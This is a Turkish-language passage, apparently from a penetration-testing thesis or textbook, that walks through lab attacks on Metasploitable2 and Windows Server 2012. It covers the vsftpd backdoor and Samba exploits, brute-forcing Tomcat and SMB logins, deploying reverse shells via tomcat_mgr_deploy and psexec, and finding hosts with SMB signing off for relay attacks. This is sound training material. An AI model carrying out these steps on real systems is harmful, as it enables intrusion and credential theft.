


Şekil 3.76. Msfconsole 2.

Şekil 3.76.'de msfconsole ara yüzüne giriş yapılmıştır. 1852 tane exploit, 1846 tane auxiliary ve 325 tane post modülü mevcuttur. Bu modüllerin arama işlemi "search+servis versiyon bilgisi veya adı" komutu ile gerçekleştirilmektedir. Buradaki modüller sonraki bölümlerde ayrıntılı olarak kullanılmıştır.

Msfconsole ile exploit kullanma örneği

Bu bölümde metasploit framework aracı hedef sistem olan metasploitable2 linux cihazı üzerinde kullanılmıştır. Daha ileri seviye senaryolarda, microsoft mimarilerinde ve domain yapılarında kullanımı da sunulmuştur. Fakat bu senaryo dahilinde metasploitable2 cihazının servislerinden faydalanılmıştır. İlgili servislere daha önce gösterildiği gibi nmap taraması ile ulaşılarak ftp, ssh, tomcat, telnet ve samba gibi servisler üzerinden yapılabilecek potansiyel saldırılar uygulamalarla gerçekleştirilmiştir. Bu bölümde ise servisler üzerinde yazılmış ve yayınlanmış exploitler aracılığıyla hedef sisteme sızma işlemi gerçekleştirilmiştir.




Şekil 3.77. Versiyon bilgisi üzerinden exploit arama.

Şekil 3.77.'de "vsftpf 2.3.4" ftp servisi versiyon bilgisi üzerinden search komutu ile "type:exploit" olarak belirtilmiş ve exploit arama işlemi gerçekleştirilmiştir. Sonuç olarak http ve ftp servisleri üzerine yazılmış üç adet exploit modülü dönmüştür.

Şekil 3.78. Exploit kullanma işlemi.

Şekil 3.78.'de elde edilen exploit'lerden ftp servisi üzerine yazılmış "vsftpd_234_bsckdoor" exploit'i "use" komutu ile kullanılmıştır. Exploit ile ilgili detaylı bilgiye erişmek için "info" komutu kullanılmaktadır ve sonuç olarak description kısmında zafiyetin kaynağını ve varsa referanslarını göstermektedir.



Şekil 3.79. Zafiyet tanımı ve referans bilgileri.


Şekil 3.79.'da "info" komutu sonucunda zafiyetin detaylı tanımı ve kaynakları gösterilmektedir. Görüldüğü gibi zafiyetin kaynağı ile ilgili vstpd-2.3.4 versiyonu indirme linklerine backdoor içeren bir dosya konulmuş ve bu dosya indirildiğinde indirilen sistemde backdoor oluşturulmuştur yorumu yapılabilmektedir. Aynı zamanda exploit'in kullanılabilmesi için gerekli opsiyonlar da info komutu altında görülebilmektedir.

Şekil 3.80. Exploitin çalışması için gerekli opsiyonlar.

Şekil 3.80.'deki bilgilere "options" komutu ile de direk ulaşmak mümkündür. Exploit'in çalışması için gerekli opsiyon ayarları olan RHOST ve RPORT "set" komutu ile yapılandırılmıştır. RHOST bilgisi hedef cihazın ip adresi ve RPORT bilgisi hedef sistemde çalışan servisin port numarası olarak ayarlanmıştır.

Şekil 3.81. Opsiyonların ayarlanması.


Şekil 3.81.'deki opsiyon ayarları gerçekleştirildikten sonra "exploit" komutu ile Şekil 3.82.'de görüldüğü gibi metasploitable2 cihazı üzerinde bir shell oturumu elde edilmiştir.



Şekil 3.82. Exploit ile metasploitable2 üzerinde oturum elde etmek.

Exploit DB

Exploit işlemlerini direk metasploit framework aracı üzerinden gerçekleştirmek mümkün olduğu gibi internet üzerinden bazı servisler aracılığı ile gerçekleştirmek te mümkündür. Bu servislerden en yaygın olarak kullanılanı Kali'yi geliştiren ekip tarafından oluşturulmuş ve dünya çapında birçok araştırmacının yazdığı exploit'lerin paylaşıldığı bir veri tabanı olan, tarayıcı üzerinden ara yüzüne erişilen Exploit DB'dir. Bu bölümde Exploit DB ile zafiyet tespit etme işlemi gerçekleştirilmiştir.



Şekil 3.83. Exploit DB ara yüzü.


Şekil 3.83.'de görülen Exploit DB üzerinde metasploit framework aracı içerisinde bulunan exploit'lerden çok daha fazla sayıda exploit mevcuttur. Bu exploit'ler sızma, DOS ve bilgi kaçırma gibi birden fazla amaç için yazılmış exploit'lerdir. İlgili versiyon bilgisi veya servis adı gibi bilgiler kullanılarak Exploit DB veri tabanı search kısmından exploit arama işlemi gerçekleştirilmektedir.

Şekil 3.84. Versiyon bilgisi ile exploit arama işlemi.

Şekil 3.84.'de görülen arama işlemi sonunda dönen sonuca tıklandığında Şekil 3.85.'deki gibi exploit ile ilgili detaylı bilgilere ulaşmak mümkündür.


Şekil 3.85. Exploit hakkında detaylı bilgiler.

Exploit DB üzerinden yapılan exploit arama işlemini terminal üzerinden gerçekleştirmek amacıyla yazılan searchsploit yazılımı da mevcuttur. Searchsploit ile exploit-db üzerinde bulunan bir exploit cihaz üzerine alınabilmekte ve arama işlemi yapılabilmektedir. Şekil 3.86.'da searchsploit yazılımı gösterilmektedir.



Şekil 3.86. Searchsploit yazılımı.

Şekil 3.87.'de görüldüğü gibi "searchsploit" yazılımı ile yapılan arama sonucu bulunan exploit, exploit numara bilgisi de kullanılarak cihaz üzerine indirilebilmektedir.




Şekil 3.87. Exploit yükleme işlemi.


Metasploit Framework üzerinde bulunmayan bireysel exploit'lerin arama işlemini Exploit DB üzerinden yapmak daha faydalı bir yöntemdir.

Msfconsole üzerinde exploit kullanımı ve oturum yönetimi örneği

Bu bölümde metasploit framework cihazı ile hedef sistem olan Metasploitable2 cihazının samba servisi güvenlik açığı sömürülmüştür ve elde edilen oturumun yönetimi uygulamalarla gösterilmiştir. Metasploit Framework üzerinde "search" komutu her zaman başarılı bir şekilde sonuç döndürmeyebilir. Bu durumda Metasploit Framework üzerinden exploit arama işlemine alternatif bir işlem olarak metasploit'i tasarlayan firma Rapid7 üzerinden arama işlemi gerçekleştirilebilmektedir. Şekil 3.88.'de Rapid7 üzerindeki arama sonucu dönen modül bilgilerine yer verilmiştir.



Şekil 3.88. Rapid7 arama sonucu dönen modül bilgileri.



Şekil 3.89. Exploit ile samba servisi üzerinde oturum elde etmek.


Şekil 3.89.'da yapılan işlemlerle hedef sistem metasploitable2 üzerinde iki adet shell (oturum) elde edilmiştir. Bu oturumlar "sessions" komutu ile görüntülenebilir ve "sessions –I" komutu ile istenilen oturuma geçiş sağlanabilmektedir. Oturum yönetimi işlemleri ise Şekil 3.90.'da gösterildiği gibi gerçekleştirilmiştir.

Şekil 3.90. Oturum yönetimi işlemleri.

Msfconsole ile auxiliary kullanımı


Bu bölümde metasploit framework aracı üzerindeki auxiliary kullanımı ile metasploitable2 tomcat servisi üzerine bir brute force (kaba kuvvet) saldırısı gerçekleştirilmiştir. Brute force

(kaba kuvvet) saldırısı sonucu elde edilen giriş bilgisi ile metasploit üzerinden bir oturum elde edilmiştir.




Şekil 3.91. Auxiliary modülü ve opsiyonları.

Şekil 3.91.'de kullanılan auxiliary modül opsiyonları genel olarak brute force (kaba kuvvet) saldırılarında gerekli olan kullanıcı adı, kullanıcı adı listesi, parola dosyası, RHOST ve RPORT gibi bilgilerdir. Burada PASS_FILE değeri metasploit cihazı içerisinde wordlists dosyası altında hazır olarak bulunan tomcat_mgr_default_pass.txt olarak belirlenmiştir. RPORT değeri tomcat servisinin çalıştığı tcp portu olan 8080 ve RHOST değeri hedef sistem olan Metasploitable2 cihazının IP adresi olacak şekilde belirlenmiştir. Gerekli olan opsiyon ayarları yapıldıktan sonra "run" komutu ile kaba kuvvet saldırısı başlatılmıştır.



Şekil 3.92. Auxiliary ile giriş bilgisi elde etmek.

Şekil 3.92.'de auxiliary modülü aracılığıyla metasploitable2 tomcat servisi üzerine bir brute force (kaba kuvvet) saldırısı düzenlenmiş ve birçok deneme sonucunda kullanıcı adı ve şifre olarak "tomcat, tomcat" giriş bilgisi elde edilmiştir. Elde edilen giriş bilgileri kullanılarak hedef sistem üzerine bir jsp dosyası yüklemek amacıyla exploit modülü kullanılmıştır.



Şekil 3.93. Tomcat exploit modülleri.

Şekil 3.93.'de "search" komutuyla "type:exploit" olarak belirlenerek arama işlemi yapılmıştır. Arama sonucu elde edilen exploit modülleri arasından "exploit/multi/http/tomcat_mgr_deploy" modülü kullanılmıştır ve gerekli opsiyon ayarları yapılmıştır. Hedef sisteme bir jsp dosyası yüklemek için ilgili exploit'in hedef sistem üzerinde nasıl bir bağlantı sağlayacağını belirlemek amacıyla Şekil 3.94.'de gösterildiği gibi payload ayarlarının yapılması gereklidir.

Şekil 3.94. Payload ayarlarının yapılması.

Gerekli tüm opsiyon ayarları gerçekleştirildikten sonra run komutu ile hedef sistem metasploitable2 tomcat servisi üzerinde reverse_tcp bir shell oturumu elde edilmiştir.

3.2.3. Microsoft üzerinde konfigürasyon bazlı zafiyetler


Microsoft işletim sistemleri yapılandırılırken eksik veya hatalı yapılan işlemler birtakım güvenlik açıklıklarına neden olmaktadır. Bu bölümde Microsoft üzerinde konfigürasyon

hatalarından kaynaklanan zafiyetler incelenerek Şekil 3.95.'de görülen başlıklar altında uygulamalarla sömürülmüştür.

Şekil 3.95. Microsoft üzerinde uygulaması yapılan konfigürasyon bazlı zafiyetler.


SMB (Service Message Block) zafiyetinin sömürülmesi

Microsoft işletim sistemlerinde yeterli yetkiye sahip bir kullanıcının bulunması durumunda smb servisi üzerinden ters bir bağlantı elde edilebilmektedir. Bu bölümde varsayılan olarak 445 numaralı port üzerinde çalışan tcp bazlı bir servis olan microsoft-ds servisi üzerinden ters bağlantı alma işlemi gerçekleştirilmiştir. İlgili işlem için kullanılacak saldırı yöntemi brute force (kaba kuvvet) saldırısıdır. Daha ilerleyen senaryolarda farklı saldırı yöntemleriyle de microsoft-ds servisi üzerinden ters bağlantı alma işlemi gerçekleştirilmiştir. Yapılacak brute force (kaba kuvvet) saldırısı için çeşitli yazılımlar mevcut olduğu gibi metasploit üzerinde de bir auxiliary modülü mevcuttur.




Şekil 3.96. 445 Numaralı porta bağlı microsoft-ds servisi.

Şekil 3.96.'da hedef makine olan Windows Server 2012 işletim sistemi üzerindeki açık portlar görülmektedir. Microsoft-ds servisinin 445 numaralı portunun açık olması bu servis üzerine bir saldırı gerçekleştirilebileceği anlamına gelmektedir.




Şekil 3.97. Brute force saldırısı için kullanılan auxiliary modülü ve opsiyonları.

Şekil 3.97.'de görüldüğü gibi microsoft-ds servisini sömürecek modul olan "smb_login" modülünün çalışması için RHOSTS, SMBUSER, passfile, STOP_ON_SUCCESS, SMBDomain gibi opsiyon bilgilerinin belirtilmesi gereklidir.




Şekil 3.98. Auxiliary opsiyon ayarları.

Şekil 3.98.'de "smb_login" auxiliary modülünün opsiyon ayarları gerçekleştirildikten sonra run komutuyla auxiliary modülü çalıştırılarak bir giriş bilgisi elde edilmiştir.



Şekil 3.99. Giriş bilgisi elde etme.

Şekil 3.99.'da kullanıcı adı Administrator parola ise Password olarak elde edilmiştir. Elde edilen kullanıcı bilgileri ile smb servisi üzerinden bir ters bağlantı elde etme işlemi gerçekleştirilmiştir. Bu işlem için Microsoft işletim sistemlerinde uzaktan yönetim yapma amacıyla oluşturulmuş psexec ve winexe yazılımları mevcuttur.



Şekil 3.100. Winexe kullanımı ile hedef sistemde komut satırı elde etmek.

Şekil 3.100.'da elde edilen kullanıcı adı ve parola giriş bilgileri kullanılarak winexe yazılımı ile hedef sistemde bir komut satırı elde edilmiştir. Metasploit framework üzerinde psexec yazılımı kullanılarak da hedef sistem üzerine smb servisi üzerinden bir dosya yüklemek veya servis başlatmak mümkündür.

Şekil 3.101. Metasploit üzerinde psexec kullanımı.

Şekil 3.101.'de görülen psexec exploit modülü kullanılarak hedef sistem üzerinde bir sömürü işlemi gerçekleştirilmiştir. Exploit modülü için geçerli opsiyon ayarları yapıldıktan sonra hedef sistem üzerinde elde edilen bir powershell komutu ile hedef sistem ile saldırgan cihaz arasında bir reverse shell (ters bağlantı) oturum sağlanmıştır.

SMB Sign özelliği kontrolü

Bu bölümde pentestler sırasında sıkça karşılaşılan bir konfigürasyon hatasından kaynaklanan smb sign konfigürasyon zafiyeti sunulmuştur. İlgili konfigürasyon hatası ilerleyen senaryolarda NTLM Relay saldırılarında da kullanılmıştır. Smb sign konfigürasyon hatası mesaj bloklarında gönderilen bir imza özelliğinin kapatılmasından kaynaklanmaktadır. Bu özellik sistemler üzerinde varsayılan olarak kapalı gelmektedir ve bunun sonucunda kullanıcı hash bilgileri yönlendirilerek hedef sistem üzerinde çeşitli man in the middle saldırıları gerçekleştirilebilmektedir. Bu işlemi gerçekleştirebilmek için RunFinger.py aracı kullanılmıştır. Bu araç sayesinde herhangi bir IP veya subnet adresi üzerindeki tüm smb sign özellikleri kontrol edilebilmektedir.


Şekil 3.102. RunFinger.py aracının kullanılması.

Şekil 3.102.'de görüldüğü gibi RunFinger.py Aracı ile cihazların üzerindeki tüm smb sign özelliklerinin kapalı olduğu tespit edilmiştir. Bu durum bu cihazlar üzerinde man in the middle veya hash Relay saldırılarının gerçekleştirilebileceği anlamına gelmektedir.

